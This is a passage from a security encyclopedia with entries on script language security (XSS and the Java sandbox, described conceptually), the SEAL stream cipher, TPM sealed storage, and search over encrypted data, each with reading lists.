1. Bellare M, Namprempre C, Neven G (2009) Security proofs for identity-based identification and signature schemes. J Cryptol 22(1):1–61
2. Claus-Peter Schnorr (1989) Efficient identification and signatures for smart cards. In: Brassard G (ed) CRYPTO, Lecture notes in computer science, vol 435. Springer, Berlin, pp 239–252
3. Menezes A, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton

Script Language Security

Claudio A. Ardagna, Ernesto Damiani
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Synonyms

Security of web browser scripting languages

Related Concepts

►Sandbox Security Model; ►Static Code Analysis

Definition

Script language security refers to all activities needed to secure the execution of script-based applications, downloaded from a remote host and executed on a user's local machine. Script-based applications may contain malicious software that attacks the local machine and causes information leakage and/or data losses.

Background

The increasing number of reports of security-relevant software faults shows that the problem of verifying security-related properties needs to be addressed, especially in the development of high-integrity systems where safety and security are paramount. Software verification techniques have been categorized in three broad categories involving (i) test-based verification; (ii) model checking, for formal verification of software systems with respect to specifications expressed in a logical framework; and (iii) static code analysis, for retrieving valuable information about a program by analyzing its code. In addition, some techniques for run-time checking have been proposed to monitor software execution and potentially identify misbehaving. In this framework, the security community has considered the problem of protecting software systems from attacks brought on by mobile code, as well as by server- and client-side scripts. Nowadays, script languages (e.g., JavaScript) are widely adopted, especially in Web application development, and represent an important component in several aspects of the global communication infrastructure. However, script security poses different problems from traditional code security and needs ad-hoc solutions. Some malicious client-side scripts try and collect information on the client environment and/or disrupt client machine. Some of these attacks and potential countermeasures will be discussed in the next sections, focusing on the security model introduced by the deployment of Java technology.

Theory

Mobile code is transferred from a remote host and executed on a user's local system. Often, it is embedded in other file formats, as for instance JavaScript within HTML pages. Attacks have been categorized in four classes [7]: (i) *system modification*, the most critical, when the script tries to modify the host system getting access to critical data; (ii) *invasion of privacy*, when the script tries to breach the user's privacy by disclosing personal information of the user or of the hosting machine; (iii) *denial of service*, when the script tries to make resources unavailable to other users who rightfully try to access them; (iv) *antagonism*, the less critical, when the script just tries to annoy the user in some way.

Scripts are written in high-level programming languages that are interpreted (rather than compiled) and executed within a Web browser or a Web server. Most script languages include advanced library support for accessing resources in the local environment or in the remote environment they came from. Today, script languages are massively adopted in the development of Web sites. When a user accesses a Web page containing a script, the script is automatically downloaded on the user's local machine and interpreted within the browser with little or few checks on the security side effects of the execution. To alleviate this problem, a first approach is based on defining security policies that restrict the script access to remote or local files and resources. A typical restriction prevents a script to connect back to any other Web server but the one it was downloaded from. The term *namespace* is often used to designate the hierarchy of objects accessible by a script in a given context.

Malicious scripts may result in serious security flaws. An attacker can exploit Web site vulnerabilities to inject malicious client-side scripts in a Web page, thus collecting personal information of the users accessing such a page. Such attacks (►Cross-Site Scripting – XSS for details) may result in (i) *data loss*, when data provided by the user in a communication are accessed by someone who is not the intended recipient, or (ii) *privacy loss*, when private data of the users are disclosed without the explicit consent of the users [1]. XSS attacks have been reported since 1990, and are among the most frequently reported vulnerabilities [3]. As an example of attack, malicious scripts can open HTTP connections and send back to the attacker personal information of the users without any access to the operating systems or underlying applications. A malicious script can access personal data typed in forms, such as credit card numbers, passwords, cookies, and many others. Since data are directly accessed in the browser, no secure communication technique can be used to protect the user [1]; rather, to counteract XSS attacks, the Web site developers have to implement strong applications that carefully check and filter input data, thus avoiding script

injection. If this is not the case, the user can only protect itself by either disabling the scripts or by accessing trusted sites only.


Java Security Model

Since its advent, Java programming language has had a great impact and success in the development of both traditional stand-alone applications and mobile code software (e.g., Java Applet and JavaScript). To manage security and counteract attacks to Java-based applications, the Java Security Model aims to [5]:

- Provide the Java platform as a secure, ready-built platform on which to run Java-enabled applications in a secure fashion.
- Provide security tools and services implemented in the Java programming language that enable a wider range of security-sensitive applications, for example, in the enterprise world.

Java security provides different levels of protection ranging from language-level security, to Java Virtual Machine (JVM) level security, and Java security API [2]. First, the language-level security derives from the basic characteristics of the language, that provides a simplified and easy-to-use solution, strictly object-oriented, strongly typed, and with no possibility of using pointers and address arithmetic. Then, the JVM, as the component responsible for the execution of applications, implements some important security features, such as bytecode verification, runtime safety checks, access control and permission evaluation and enforcement. Moreover, Java Security API provides a set of classes that can be used to secure Java applications. Among them, Java Cryptography Architecture (JCA) for cryptographic capabilities, Java Authentication and Authorization Service (JAAS) for user's authentication and authorization, and Java Secure Socket Extension (JSSE) for secure communication stand out.

Another important part of the Java security model is based on the concept of *sandbox*. Originally, to secure Java applications and their execution, the Java sandbox model distinguished between local code that was executed by the JVM with full access to the system resources, and remote code (e.g., scripts) obtained by the open network that was executed in a strict environment (i.e., sandbox) with very limited access to the system resources. With the introduction of the JDK1.1, the sandbox model has been refined, introducing a separation between trusted and untrusted remote code. Trusted code represented code signed by a trusted authority and executed as a local application, while untrusted code was still executed in the sandbox. Finally, the current sandbox model has been introduced by the



Script Language Security. Fig. 1 Java 2 Platform sandbox model [5]

Java 2 Platform and is shown in Fig. 1. This model departs from the concept of trusted code used by previous models, and introduces a finer-grained access control with permissions associated to each application. The Java 2 sandbox also provides easily configurable security policy to govern what an application can do, easily extensible access control structure, and extension of security checks to all Java programs. In general, the sandbox approach provides a suitable environment for executing untrusted scripts in a strict environment with limited access to resources, thus reducing the effects on malicious scripts.

Although, the sandbox model represents an important means to protect the users by malicious mobile code, it may result limiting in some cases. As a consequence, in the past, some techniques for security formal modeling and verification of Java bytecodes have been provided by means of theorem proving and model checking (e.g., [6]). Also, some solutions introduced the concept of model-carrying code to ensure security of mobile untrusted code (e.g., [8]). These approaches enable a user to understand and formally reason about what a piece of mobile code can do, and to check if the code fulfills its security policies before executing the application. Finally, some solutions (e.g., [9]) applied static detection of security vulnerabilities to scripting languages, while others approaches (e.g., [10]) could track the flow of untrusted data through a program.

Open Problems

Static code analysis and formal methods have been applied to program verification since long and today are routinely applied to large code bases, such as an entire Linux distribution [4]. A major drawback of these approaches is performance, since code analysis may require a huge

amount of time. Scripts however are intrinsically shorter and simpler; static analysis techniques can then become a key solution to provide runtime analysis of code before its execution on the local machine. In this realm, the research community is moving fast and also some applications have been provided to monitor script execution, such as, Firebug (http://getfirebug.com).

An important aspect toward securing script language execution is the integration of traditional solutions, like the Java sandbox, with formal solutions, such as static code analysis. A hybrid solution may perform an a priori analysis first, and then apply sandbox restrictions. This hybrid solution may balance between the amount of static code analysis performed and the amount of restrictions applied in the sandbox. In other words, the more complete the static analysis of the code, the less is the amount of restrictions to be applied in the sandbox. This hybrid solution must be developed to identify intelligent malicious code that tries to confuse an analyzer, for instance, by replacing the character @ of the mail at which personal information must be sent back with the related ASCII value.

Recommended Reading

1. Anupam V, Mayer A (1998) Security of web browser scripting languages: vulnerabilities, attacks, and remedies. In: Proceedings of the 7th Conference on USENIX Security Symposium, San Antonio, Texas, January 1998
2. Cholakov N, Milev D (2005) The evolution of the java security model. In: Proceedings of the International Conference on Computer Systems and Technologies (CompSysTech 2005), Varna, Bulgaria, June 2005
3. Christey S, Martin RA (2007) Vulnerability type distributions in CVE (version 1.1), MITRE Corporation, May 2007. http://cwe.mitre.org/documents/vuln-trends/index.html
4. Damiani E, Ardagna CA, El Ioini N (2009) Open source systems security certification. Springer, New York
5. Gong L. JavaTM 2 Platform Security Architecture, vol. 2. http://java.sun.com/j2se/1.4.2/docs/guide/security/spec/security-spec.doc1.html
6. Leroy X (2003) Java bytecode verification: algorithms and formalizations. J Autom Reasoning 30(3–4):235–269
7. McGraw G, Felten E (1999) Securing JAVA: getting down to business with mobile code. John Wiley & Sons, Inc, New York
8. Sekar R, Venkatakrishnan VN, Basu S, Bhatkarand S, DuVarney DC (2003) Model-carrying code: a practical approach for safe execution of untrusted applications. In: Proceedings of the 19th ACM Symposium on Operating Systems Principles (SOSP 2003), Bolton Landing, NY, October 2003
9. Xie Y, Aiken A (2006) Static detection of security vulnerabilities in scripting languages. In: Proceedings of the 15th Conference on USENIX Security Symposium, Vancouver, Canada, July 2006
10. Xu W, Bhatkar S, Sekar R (2006) Taint-enhanced policy enforcement: a practical approach to defeat a wide range of attacks. In: Proceedings of the 15th Conference on USENIX Security Symposium, Vancouver, Canada, July 2006

SEAL

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest Cedex 3, France

Synonyms

Software-optimized encryption algorithm

Related Concepts

►Synchronous Stream Cipher

Definition

SEAL stands for Software-optimized Encryption ALgorithm. It is a binary additive stream cipher (Synchronous Stream Ciphers).

Background

SEAL has been proposed in 1993, and several versions have been published: SEAL 1.0, SEAL 2.0 and SEAL 3.0 [1, 2].

Applications

Some attacks have been published that show how SEAL 1.0, SEAL 2.0 [3], and later SEAL 3.0 [4] can be distinguished from a true random function. But there is no really practical attack for the moment.

SEAL has been designed to be really efficient in its software implementation, mainly for 32-bit processors. It is a length-increasing pseudorandom function that maps a 32-bit sequence number n to an L-bit keystream, under control of a 160-bit secret key. A more precise description can be found in the original papers. Note that SEAL 3.0 is covered by two patents in the USA [5].

Recommended Reading

1. Rogaway P, Coppersmith D (1994) A software-optimized encryption algorithm, FSE'94. Lecture notes in computer science, vol 809. Springer, pp 56–63
2. Rogaway P, Coppersmith D (1998) A software-optimized encryption algorithm. J Cryptol 11(4):273–287
3. Handschuh H, Gilbert H (1997) χ^2-Cryptanalysis of the SEAL encryption algorithm, FSE'97. Lecture notes in computer science. Springer, pp 1–12
4. Fluhrer SR (2001) Cryptanalysis of the SEAL 3.0 Pseudorandom Function Family, FSE'01. Lecture notes in computer science, vol 2355. Springer, pp 135–143
5. US Patent 5,454,039 Software-efficient pseudorandom function and the use thereof for encryption; US Patent 5,675,652 Computer readable device implementing a software-efficient pseudorandom function encryption

Sealed Storage

Paul England
Microsoft Corporation, Redmond, WA, USA

Related Concepts

►Attestation; ►Trusted Platform Module (TPM)

Definition

Sealed Storage is a cryptographic data protection facility that is conventionally implemented using a pair of operations called Seal (used to protect data) and Unseal (used to unprotect data). It differs from other symmetric and asymmetric encryption primitives in that the sealer can specify limitations on the software environments that can access the data. The Sealed Storage facility will check that the identity of the requesting software meets policy specified in an earlier Seal operation before the protected data is revealed.

Sealed Storage in the TPM

The primary realization of the Sealed Storage concept is in the ►Trusted Platform Module (TPM) cryptographic processor [1].

TPMs are designed to be incorporated into platforms with firmware that provides the TPM with a reliable report of the system software that is booting on the platform. System software may extend the report by measuring and reporting additional OS components as they are loaded. The TPM protects and maintains this extend-only log of loaded components as a cumulative hash in internal registers called Platform Configuration Registers, or PCRs. [2]

Platform firmware typically uses very simple software measurement primitives like the hash of the software loaded. Upper level software typically reports more complex policies to the TPM and ensures that the components meet the reported policy.

If a computer follows this procedure as it boots, then at any time, the values in the PCR registers represent the software running on the platform earlier in boot. This does not necessarily mean that the PCRs are a useful representation of the security properties of the executing software because upper-level software may load and run untrustworthy components. However, if the system software forms a Trusted Computing Base that can defend itself, and if the system software measures and reports any program or configuration change that changes the security properties of the trusted computing base, then the PCR registers are a useful representation of the Trusted Computing Base executing on the platform. This is the scenario supported by Sealed Storage.

The TPM provides several authentication and authorization primitives that use PCRs. ►Attestation is cryptographic reporting of the software configuration to remote parties. This is supported on the TPM with the Quote() operation, which signs the current PCR settings (and externally provided data to provide freshness or for other purposes).

The TPM implementation of sealed storage is exposed through the operations Seal and Unseal. The Seal command is an encryption operation based on a key that is protected by the TPM. The sealer specifies the data to be protected as well as the PCR settings that must be in place for the data to be revealed. The Seal operation produces ciphertext through an authenticated encryption operation of the concatenation of the data to be protected and the PCRs required.

Later, the same or another program calls Unseal using the blob returned from the prior Seal operation. Internally, the TPM decrypts and checks the integrity of the data, and then checks the current PCR values against those specified in the sealed blob. If the data integrity check succeeds and the PCRs are correct, then the protected data is revealed to the caller; otherwise, an error is returned.

The TPM implementation of the Unseal operation also provides source-authentication in the form of the PCR configuration when the Seal operation was performed.

The TPM also supports a public key–based version of Unseal that allows a remote caller to protect data. In this case, any entity with knowledge of the TPM public key can create an encrypted blob containing the required PCR settings and the protected data. The TPM can decrypt the blob but will only reveal the data if the PCRs are set correctly. The TPM command that supports this operation is called ActivateIdentity(). Of course, this operation does not provide seal-time PCR reporting.

Applications

Microsoft's Bitlocker™ hard disk encryption facility includes an option to protect all or part of the hard disk encryption key using the TPM Seal operation. The security goal is to protect the hard disk contents when the data is at rest and the OS is not running. Attacks to be considered include moving the hard disk to another machine and booting a different OS that does not honor the file system security setting of the original OS.

This is achieved by splitting the disk into two partitions: a main encrypted partition that contains the data to be protected, and a small partition that contains plaintext

early-boot code. During setup, a random disk encryption key is generated and the main partition is encrypted. The disk key (or part of the key) is then Sealed to the PCR configuration measurements expected for the early OS boot code on the smaller boot partition. On reboot, the early-boot component attempts to Unseal the disk key and if successful, uses the key to decrypt/encrypt IO requests to the rest of the disk.

If the disk is moved to another platform, the original TPM is not present so the data cannot be Unsealed. If an alternative OS loader is booted, then the PCR configuration will not be correct and the Unseal operation will fail.

Open Problems

Both Attestation and Sealed Storage suffer from a tension between detailed measurement and reporting of the software and hardware configurations, and the problems that arise if configurations change unexpectedly or change too often rendering previously sealed data inaccessible. The TPM implementation of sealed storage allows a configuration with access to a secret to Seal that secret to a future known configuration, but this mechanism does not work if the configuration change was unexpected and previously sealed data is not accessible. Solutions to this problem will either involve reporting more complex policies than code-hashes to the TPM (so that expected configuration changes do not result in data becoming inaccessible), or changing the Sealed Storage implementation to allow more complex access control policies. The latter is being considered for inclusion in the next version of the TPM.

Recommended Reading

Specification

1. TPM main specification, http://www.trustedcomputinggroup.org/resources/tpm_main_specification

Book

2. Pearson S (ed) (2003) Trusted computing platforms: TCPA technology in context. Prentice Hall, New York

Search over Encrypted Data

Ali Bagherzandi, Bijit Hore, Sharad Mehrotra
Donald Bren School of Computer Science, University of California, Irvine, CA, USA

Related Concepts

►Encrypted Data; ►ε-Privacy; ►Trade-off

Definition

Search on encrypted data refers to the ability to identify and retrieve a set of objects from an encrypted collection that satisfy the query without decrypting the data.

Background

Search over encrypted data has been primarily studied in the context of data outsourcing where a client stores potentially confidential information on a remote server that may reside in an "untrusted" environment. The client employs encryption to protect the sensitive contents in the data. Typically, a "curious intruder" model is assumed, wherein the attacker is assumed to be curious about the content of the data, but is not malicious, so as to alter the data itself. The problem is then, how can the client issue queries which the server can evaluate against the encrypted representation of the data and return only the matching records to the client. Techniques to support search over encrypted data function are based on storing additional information (i.e., metadata) which by itself does not leak information about the data but enables the predicates to be evaluated over the encrypted representation. Existing techniques depend upon the nature of data being stored as well as the nature of search queries.

Theory and Applications

A variety of cryptographic and non-cryptographic techniques have been developed to support query-based retrieval over encrypted data. They can be classified into the following two categories:

- ***Keyword-based search on encrypted text documents***: There is a document repository where each document is modeled as a set of keywords from a given dictionary. The keywords are encrypted before storing on the server. The client can then query the server by specifying one or more keywords, in response to which the server returns documents that contain the specified keywords.
- ***Range queries over multidimensional data***: In this setting, the client stores relational/multi-attribute data where one or more attributes may correspond to ordered domains. Queries consist of range search over such multidimensional data.

While the details of the techniques to support retrieval in the two settings differ, the solutions are based on storing additional information in the form of metadata along with the encrypted data representation to allow for corresponding predicates to be evaluated over the metadata. Techniques developed range from cryptographic solutions that attempt to ensure zero leakage of information from the

encrypted representation (albeit, at a higher cost) to non-cryptographic solutions that attempt to explore a trade-off between confidentiality achieved and the overhead of the approach. Some of the well-known approaches are described in the remainder of this entry.

Keyword Search Over Encrypted Documents

Symmetric Key Approach Based on Trapdoors

Amongst the first techniques to support search over encrypted documents is one that uses a symmetric key-based encryption scheme. The solution works as follows:

Consider a data owner, Alice, who wishes to store a collection of documents ($\mathcal{D}$) with Bob (the server). Alice encrypts each document $D \in \mathcal{D}$ prior to storing it with Bob. In addition, Alice creates a "secure index", $I(D)$, which is stored at the service provider that will help her perform keyword search. The secure index is such that it reveals no information about its content to Bob. However, it allows him to test for presence or absence of keywords using a *trapdoor* associated with the keyword, where a trapdoor is generated with a secret key that resides with Alice. When Alice wants to search for documents containing word w, she generates a trapdoor for w which can then be used by Bob to retrieve (and return) the relevant documents.

The secure index is created over the keywords in D as follows. Let document D consist of the sequence of equal length words $w_1, \ldots, w_l$. (The words can be made equi-length by padding wherever necessary). Alice pre-encrypts each word using a deterministic encryption algorithm E_{k_p}, where the key k_p is kept private. The document is now represented as a sequence of E-encrypted words $x_1, \ldots, x_l$. The index is created by computing the bitwise XOR (denoted by the symbol $\oplus$) of the encrypted-text with a sequence of pseudorandom bits $s_1, \ldots, s_l$ that Alice generates using a stream cipher. Each s_i is $n - m$ bit long and for each pseudorandom string s_i, Alice computes a pseudorandom function $F_{k_c}(s_i)$ (defined below) seeded on key k_c which generates a random m-bit sequence. Using the result of $F_{k_c}(s_i)$, Alice computes a n-bit sequence $t_i :=< s_i, F_{k_c}(s_i) >$, where $< a, b >$ denotes concatenation of the string a and b. Now to encrypt the n-bit word x_i, Alice computes the XOR of x_i with t_i, i.e., ciphertext $c_i := x_i \oplus t_i$. Since only Alice can generate the pseudorandom stream $t_1, \ldots, t_l$, no one else can decrypt c_i.

Pseudorandom Functions

A pseudorandom function denoted as $F : K_F \times X \rightarrow Y$, where K_F is the set of keys, X denotes the set $\{0,1\}^n$ and Y denotes the set $\{0,1\}^m$. Intuitively, a pseudorandom function is computationally indistinguishable from a random function – given pairs $(x_i, f(x_1, k)), \ldots, (x_m, f(x_m, k))$, an adversary cannot predict $f(x_{m+1}, k)$ for any x_{m+1}. In other words, F takes a key $k \in K_F$ the set of keys, a n bit sequence $x \in X$ where X is the set $\{0,1\}^n$, and returns a m bit sequence $y \in Y$ where Y is the set $\{0,1\}^m$.

Given the above representation of text document, the search mechanism works as follows. When Alice needs to search for files that contain a word w, she transmits $T(w) = E_{k_p}(w)$ and the key k_c to the server. The server (Bob) searches for w in the index files associated with documents by checking whether $c_i \oplus T(w)$ is of the form $< s, F_{k_c}(s) >$. Bob returns to Alice all the documents that satisfy this condition which can then be decrypted by Alice.

The scheme described above provides secrecy if the pseudorandom function F, the stream cipher used to generate s_i, and the encryption of the document D are secure (i.e., the value t_i are indistinguishable from truly random bits for any computationally bounded adversary). Essentially, the adversary cannot learn the content from either the ciphertext or query logs.

Improvements in Search Efficiency

The approach described above to search over encrypted text requires $O(n)$ cryptographic operations at the server to test if the document contains a given keyword, where n is the number of keywords in the whole document collection. While such an overhead might be tolerable for small documents and small document collections, the approach is inherently not scalable. Subsequently, *Bloom filters* were used to speed up search by reducing time that was proportional to number of keywords to that proportional to number of documents. For each document, the encrypted Bloom filter is queried to check for the presence or absence of the search term which takes $O(1)$ time. To further avoid a complete scan over encrypted documents, another approach based on encrypting the inverted keyword list has been proposed. In this method, first the user constructs the inverted keyword list of his document collection. Then each list associated with a particular keyword is encrypted as follows: Every reference to a document except the first one is encrypted using a key which is stored in the previous node in the list. The first reference to a document is itself encrypted using a key derived from a pseudorandom function applied on the keyword. The collection of keywords are garbled using a pseudorandom permutation applied on the keyword so that the actual physical address of the nodes in the memory looks random. To conduct a search, the user applies the pseudorandom function and the pseudorandom permutation to the keyword to obtain the key and the memory address of the encrypted list of documents associated with that keyword. Then the list is

decrypted node by node. This approach reduces the search time from $O(n)$ to $O(d)$, where n is the total number of documents and d is the total number of documents that actually contain a particular keyword. This approach, however, prevents the user from adding, removing, or updating documents efficiently; since it requires re-encrypting the modified inverted keyword list.

Public-Key Variants

The keyword search over encrypted data problem has been investigated using a public key setup as well. Consider a scenario where emails may consist of sensitive information and hence preferably encrypted by the sender using the recipient's public key. A natural approach would be to instead exploit a public-key encryption technique that directly supports keyword search over encrypted representation. Public key encryption with keyword search (PEKS) has been proposed for the limited context where Alice prespecifies the set of keywords she might be interested in searching the mail based on. The email sender (Bob) can encrypt the email using Alice's public key. Further, PEKS can also be constructed in a black-box way using anonymous identity-based encryption (AIBE). The construction is as follows: (1) The public/private key pair of PEKS is the same as public master secret key of the AIBE scheme. (2) The keywords in PEKS are treated as identities in AIBE. This means that to derive a trapdoor t_w associated with a keyword w, the user has to run the key derivation algorithm of AIBE on input w. (3) To encrypt the keyword w, the user runs the encryption algorithm of AIBE on input 0^k, where k is the security parameter, treating w as the identity who can decrypt the cipher. (4) To search for keyword w, the user decrypts the cipher using t_w. Note that t_w is in fact the secret key associated with w in the AIBE scheme.

Extensions

Another variation to the basic keyword search on encrypted data that has been studied is that of "conjunctive keyword search." Most keyword searches contain more than one keyword in general. The straightforward way to support such queries is to carry out the search using single keywords and then return the intersection of the retrieved documents as the result set. This approach, however, reveals more information than there is a need for and might make the documents more vulnerable to statistical attacks. Therefore, an alternate protocol was developed that returns a document if and only if all the search words are present in it.

There are some shortcomings of all the above methods described for keyword search on encrypted data. Once a capability is given to the untrusted server (or once a search for a certain word has been carried out), that capability can be used forever (by the adversary) to check if these words are present in newly arriving (generated) mails (documents) even though the owner might not want to give the server this capability. This can, in turn, make the schemes vulnerable to a variety of statistical attacks.

Range Queries Over Encrypted Data

Order-Preserving Encryption for 1-d Range Search

For data from an ordered domain like integers, range queries are perhaps the most important class of queries that need to be supported. A one-dimensional range query is issued by specifying the minimum and maximum value of the range, and the server's goal is to return all the data items whose value falls within this range. An order-preserving encryption is one that preserves order amongst elements even after encryption. Given such an encrypted dataset, the range query can be easily mapped to the domain of encrypted values and easily evaluated by the server.

One of the algorithms for order-preserving encryption works in three stages. First, it approximates the distribution of the plaintext data values using a combination of histogram and parametric representations. Then, the data is "flattened" to generate an approximately uniform distribution. Lastly, the flattened values are mapped to a target distribution specified by the data owner which then represents the ciphertext. The third step actually consists of two sub-steps: (1) the target distribution is flattened similar to the first step and scaled to align with the flattened distribution of step 2; (2) the (flattened) values of the plaintext are then mapped to target distribution using the reverse map function generated in sub-step (1). The mapping function is relatively compact and can be represented in space proportional to the number of buckets used to represent the plaintext data distribution. The number of buckets for this is determined using the MDL (Minimum description length) principle, and within each bucket the distribution is approximated by a linear spline (line segment). Intuitively, the number of buckets used is dependent upon the skew of the plaintext value distribution. The "decryption" process is similar but reverse to that of the encryption process.

Yet another way for order-preserving encryption is to generate a random order preserving mapping between two ordered domains, i.e., one corresponding to the plaintext and the other to the ciphertext. The mapping schemes are designed to provide the highest possible security under the given constraint that the mapping should preserve order.

Given a domain interval $\mathcal{D}$ = [1,N] and a range $\mathcal{R}$ = [1,M] where M ≥ N, the encryption algorithm is nothing but a random order-preserving mapping from $\mathcal{D}$ into $\mathcal{R}$. The fact that any such random order-preserving map can be modeled as a negative hypergeometric distributions is used to construct a sampling-based algorithm to generate the encryption function.

Multidimensional Range Queries Over Encrypted Data

The order-preserving schemes described above can be easily extended to support multidimensional range queries in a trivial manner, i.e., by evaluating each dimension separately and taking the intersection of the sets of records retrieved. However, order-preserving encryption itself leaks a lot of statistical information, and when extended to evaluate multidimensional range predicates, it leaks even more information. An alternate scheme to support multidimensional range queries uses a hierarchical tree structure (called *interval tree*). The interval tree is used to choose encryption keys for data items depending upon their key-values and also to determine decryption keys for range predicates. Each predicate evaluation requires scanning the whole table. The leaves of the interval tree correspond to every possible value in the domain of the (ordered) attribute. If the domain size is denoted by T, then the height of the interval tree is $O(\log(T))$. The technique requires storing $O(\log(T))$ encrypted copies for each data item – one associated with each node from the leaf to node path in the interval tree for the associated key value of the data (i.e., on which the search predicate is specified). Similarly, a minimal set of interval tree nodes are used to represent a range $[s,t]$ which is also $O(\log(T))$ in size. This representative set of nodes is denoted by $\wedge(s,t)$. It can be easily shown that the set of nodes on any leaf to root path $\mathcal{P}(x)$ for a value x intersects at exactly one node with the set of nodes in $\wedge(s,t)$ for any range $[s,t]$ containing x. Then, for retrieving all values in range $[s,t]$, the client needs to release all keys associated with nodes in $\wedge(s,t)$. Using these keys, exactly one copy of every value belonging to range $[s,t]$ present in the encrypted dataset can be decrypted and returned to the client. If there are N records in the database, there are $O(N \times \log(T))$ ciphertexts, i.e., $O(\log(T))$ ciphertexts per record.

Information Hiding–Based Approaches to Multidimensional Range Queries

Approaches to support range queries based on exploiting disclosure control mechanisms have also been developed specially in the context of database SQL queries. Disclosure control mechanisms developed in the context of statistical inference control includes techniques such as:

1. *Perturbation*: For a numeric attribute of a record, a random value (chosen from some distribution, like normal with mean 0 and standard deviation σ) is added to the true value.
2. *Generalization*: A numeric or categorical value is replaced by a more general value. For numeric values, it could be an interval that covers the original value and for categorical data, this may be a more generic class, e.g., an ancestor node in a taxonomy tree.
3. *Swapping*: Two different records are selected, and the value of the attribute is swapped (say, the salary value could be swapped between the records corresponding to two individuals).

Information hiding–based approaches to support range queries can potentially use one of these above-mentioned techniques to create additional auxiliary information which is stored alongside encrypted records to facilitate the evaluation of comparison operators on the server.

Techniques based on information hiding mechanisms differ from the cryptographic schemes discussed above in two important ways. First, the nature of disclosure is different in the two approaches. In the latter, the disclosure risk is inversely proportional to the difficulty of breaking the encryption scheme, and if broken, there is complete disclosure of the plaintext values. In contrast, the information disclosure for information hiding approaches could be partial or probabilistic in nature. That is, there could be a non-negligible probability of learning a close approximation to the true value given the transformed data, e.g., the bucket identity in the context of generalization-based approach might disclose a range of values encompassing the true value of the sensitive attribute. Furthermore, the design goals of the two approaches are also different. While cryptographic techniques aim to prevent any leakage of confidential data from the encrypted representation at the server, information hiding–based approaches empower the user to trade-off degree of leakage with overhead of the scheme. The key feature of such techniques is that one can control the disclosure of sensitive information against the cost of executing the queries by selecting appropriate parameter values. The higher the cost a client is willing to pay for evaluating a query, the less information needs to be disclosed to the server in general. Such a "sliding scale" confidentiality makes such schemes particularly attractive to integrate within standard database technology wherein range queries are part of a larger SQL queries involving selections, joins, projections, etc.

Bucketization for Relational Queries

The most popular of the data-hiding techniques is *data generalization*. The resulting view of the data is often referred to as the *bucketized* representation of the data. The bucketization of an attribute corresponds to partitioning its domain into a set of buckets. The strategy used to split the domain into a set of buckets has implications on both the efficiency of the resulting query processing as well as on the disclosure risk of sensitive information to the server. For instance, given a sensitive numeric attribute like *salary*, which has been bucketized, if the adversary somehow comes to know the maximum and minimum values occurring in the bucket, then partial disclosure of sensitive values has already occurred since he can ascertain the range to which the values in the bucket belong to. Further, if he has knowledge of distribution (frequencies) of values in the bucket, he may also be able to ascertain the value of specific records with different degrees of confidence. A natural question is how much information does the generalized representation of data reveal? This depends upon the granularity at which data is partitioned. For instance, assigning all values in the domain to a single bucket will make the bucket-label completely non-informative. However, such a strategy will require the client to retrieve every record from the server. On the other extreme, if each possible data value has a corresponding bucket, the client will get no confidentiality although the records returned by the server will contain no false positives. There is a natural trade-off between the performance overhead and the degree of disclosure.

Privacy-Aware Bucketization

Privacy-aware bucketization is basically a data partitioning technique to play the trade-off between disclosure-risk and performance overhead in query processing. Typically, bucketization develops a strategy that minimizes the disclosure-risk while bounding the performance degradation within a small factor of the optimal cost. Notice the dual of the problem, i.e., where one maximizes the performance with a constraint on information disclosure, could also be addressed once one agrees on the metric for information disclosure. However, such an articulation of the problem has not been studied in the literature. Specifically, *entropy* and *variance* of the value distributions in the bucket are used as measures of disclosure risk (rather the inverse of it, i.e., higher the entropy and variance, lower the disclosure-risk). Intuitively, entropy captures the notion of uncertainty associated with a random element chosen with a probability that follows a certain distribution. The higher the value of entropy of a distribution, the greater is the uncertainty regarding the true value of the element. Further, for an ordered domain, entropy alone does not capture the notion of distance between two values. That is, greater the spread of each bucket distribution, better is the protection against disclosure. Therefore, *variance* of the bucket distribution is also used as an independent measure of disclosure-risk associated with each bucket. Bucketization algorithms have been developed that take the number of buckets as the input parameter and partition the data such that the value of entropy and variance of the bucket-level value distributions are maximized while performance degradation remains within specified bounds. Performance cost is typically measured by the number of false positives returned to the client for a query. The number of buckets is the critical factor that decides what trade-off can be achieved between privacy and performance.

Open Problems

While much progress in research has been made over the past few years on search over encrypted representation, many further challenges remain, like techniques to support dynamic updates and pattern matching queries over text data. A detailed security analysis including the nature of attacks as well as security/confidentiality guarantees supported by different schemes needs to be studied.

Finally, this entry focused on techniques to implement queries over encrypted representation of text documents and relational data. While techniques described prevent (and/or limit) direct leakage of information from the way data is stored or the way the queries are processed, some inference channels still remain. for instance, the server can monitor the queries made by the clients and perform different traffic analysis tasks. For example, if a sequence of queries is always followed by a stock-exchange action, a curious server can learn about the content of these queries, even though they are encrypted, and predict the user action when the same (or similar) sequence of queries appears again. Moreover, it is possible to analyze the importance of different areas in the database, e.g., by counting the frequency of the client accessing the same data items. In order to protect against these types of attacks, one must hide the access patterns of users of the storage system. This problem is related to the classic result on oblivious simulation of Turing machines. In the context of RAM, the goal is to hide the access pattern of a program to memory in order to prevent reverse engineering of the software. Using oblivious RAM techniques for search on encrypted data, one can achieve the highest security guaranties that even hide the access pattern of the clients. However the best-known results on oblivious RAM requires twice the size of the encrypted data to store "fake" data on server side and $O(\log^2(n))$ extra computation per query access.

Recommended Reading

1. Chor B, Goldreich O, Kushilevitz E, Sudan M (1995) Private information retrieval. In: Proceedings of IEEE symposium on foundations of computer science
2. Song D, Wagner D, Perrig A (2000) Search on encrypted data. In: Proceedings of IEEE SRSP
3. Hore B, Mehrotra S, Tsudik G (2004) A privacy-preserving index for range queries. In: International conference on very large databases (VLDB), Toronto
4. Curtmola R, Garay JA, Kamara S, Ostrovsky R (2006) Searchable symmetric encryption: improved definitions and efficient constructions. In: ACM conference on computer and communications security, Alexandria
5. Gentry C (2009) Fully homomorphic encryption using ideal lattices. In: STOC, Betheseda
